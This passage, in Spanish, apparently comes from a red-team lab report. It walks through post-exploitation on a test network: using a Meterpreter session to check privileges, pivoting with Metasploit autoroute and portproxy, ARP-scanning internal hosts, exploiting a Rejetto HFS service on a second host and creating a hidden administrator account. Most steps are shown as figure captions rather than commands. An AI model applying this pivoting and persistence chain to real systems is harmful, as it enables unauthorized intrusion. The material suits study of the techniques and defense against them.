


Nota. Verificación del sistema comprometido mediante el comando sysinfo, confirmando el acceso remoto exitoso y las características del host vulnerado.

Tras obtener la sesión Meterpreter en Host-A, se verificó el usuario comprometido y sus privilegios. La cuenta activa correspondía a PC20C2006\usuario y presentaba privilegios elevados. Entre ellos destacaban SeDebugPrivilege y SeImpersonatePrivilege, permisos críticos que permiten manipular procesos del sistema e impersonar otros usuarios. Estos privilegios confirmaron que el atacante contaba con capacidades suficientes para escalar privilegios y obtener control total del sistema comprometido.

Figura 14

Usuario y privilegios




Nota. Información del usuario comprometido y los privilegios disponibles, evidenciando permisos elevados que facilitan el escalamiento de privilegios y el control total del sistema.

Posteriormente, se realizó un escaneo de red para verificar que la dirección IP de la máquina intermedia fuera detectable y correctamente visible dentro del entorno.

Figura 15

Comando ipconfig



Nota. Verificación de la configuración de red del host comprometido, confirmando la conectividad y visibilidad de las interfaces de red internas.

Una vez obtenido el acceso a la máquina puente, se procedió a redirigir el tráfico a través de ella empleando el módulo AutoRoute de Meterpreter, el cual permite realizar tareas de pivoting, agregando rutas que facilitan el acceso a redes internas mediante el host comprometido.

Figura 16


Ejecución del comando post/multi/manage/autoroute

Nota. Ejecución del módulo AutoRoute, el cual permite enrutar tráfico hacia redes internas a través del host comprometido.

Tras identificar la sesión activa mediante el comando options, se seleccionó la sesión correspondiente y se ejecutó el módulo. La correcta configuración fue validada mediante la visualización del enrutamiento.

Figura 17

Enrutamiento de red




Nota. Tráfico de red correctamente enrutado a través del host comprometido, confirmando el establecimiento exitoso del pivoting hacia la red interna.

La ejecución del comando route print permitió verificar que la sesión comprometida quedó correctamente integrada al esquema de enrutamiento interno.

Figura 18

Ejecución del comando route print




Nota. Verificación de la tabla de rutas, evidenciando la integración correcta de la red interna dentro del esquema de enrutamiento del atacante.

Posteriormente, se utilizó el módulo post/windows/gather/arp_scanner para identificar los equipos presentes en la red interna accesible desde Host-A. La ejecución confirmó la detección de múltiples hosts activos, ampliando la superficie de ataque disponible para el Red Team.

Figura 19

Detección de maquina objetivo




Nota. Detección de hosts activos en la red interna mediante escaneo ARP, confirmando la visibilidad y alcance del ataque desde la máquina comprometida.

Finalmente, se empleó el módulo post/windows/manage/portproxy para crear reglas de reenvío de puertos, permitiendo el acceso a servicios internos no visibles directamente desde el atacante y habilitando el acceso a Host-B mediante pivoting.

Figura 20

Configuración del módulo PortProxy en Metasploit




Nota. Creación de la regla de reenvío de puertos (PortProxy) para redirigir tráfico hacia servicios internos no expuestos directamente al atacante.

El módulo permitió establecer un reenvío de puertos desde Host-A, exponiendo localmente el servicio mediante el puerto 5000 y redirigiendo el tráfico hacia el puerto 8080 del host interno. Tras la ejecución, se confirmó que la regla fue creada correctamente.

Figura 21

Creación exitosa de las reglas




Nota. Confirmación de la creación exitosa de las reglas de reenvío de puertos, habilitando el acceso a servicios internos a través del host pivote.

Se abrió una nueva instancia de msfconsole para aprovechar el túnel creado y ejecutar un ataque directo contra el servicio interno. Al lanzar el exploit, se obtuvo una nueva sesión en la máquina destino, verificándose la conectividad mediante el comando ipconfig.

Figura 22


Nueva sesión de la consola



Nota. La máquina objetivo ha sido correctamente enrutada.

Figura 23

Sesión creada y ejecución del comando ipconfig




Nota. Se evidencia que la máquina es visible desde la máquina atacante, confirmando el éxito del proceso de pivoting.

La interfaz del servidor Rejetto HFS en Host A muestra en su registro múltiples solicitudes GET, POST y HEAD provenientes del atacante, lo que evidencia que el tráfico generado a través del pivoting está siendo redirigido correctamente hacia el servicio interno.

Estas entradas en el log confirman que el atacante está accediendo al HFS desde otra red como si estuviera en la misma LAN, gracias a las rutas internas y al port forwarding configurado previamente. Esto valida que el pivoting fue exitoso y que es posible interactuar y explotar servicios internos que no están expuestos directamente al exterior.

Figura 24

Interfaz del Rejetto




Nota. Interfaz del servidor Rejetto HttpFileServer que muestra el registro de solicitudes generadas durante el proceso de pivoting, evidenciando el acceso remoto a través de rutas internas.

Posteriormente, se ejecutó el comando shell, lo que permitió abrir una consola de comandos de Windows en la máquina comprometida. Desde este acceso, se creó un usuario local con privilegios administrativos mediante comandos nativos del sistema operativo.

Figura 25


Ejecución del comando shell



Nota. Apertura de una consola de comandos de Windows (cmd.exe) desde la sesión Meterpreter para la ejecución de acciones administrativas en el sistema comprometido.

Figura 26

Creación de usuario




Nota. Creación exitosa de un usuario local con privilegios administrativos mediante comandos nativos del sistema operativo Windows.

Luego, para verificar que el usuario fue creado de manera correcta, se utiliza el comando:

net user

Figura 27

Verificación de usuario creado




Nota. Verificación de la creación del usuario y confirmación de la asignación correcta de privilegios administrativos.

Desde el panel de control de Host-B se evidenció la creación exitosa del usuario con privilegios de administrador.

Figura 28

Interfaz de Host-B Usuario creado




Nota. Evidencia visual del usuario administrativo creado en Host-B, confirmando el control total del sistema interno comprometido.

Finalmente, se cerró la sesión del intérprete de comandos.

Figura 29

Salida del shell de Windows



Nota. Cierre de la sesión del intérprete de comandos de Windows y retorno a la sesión activa de Meterpreter.

Conclusión de la etapa 3

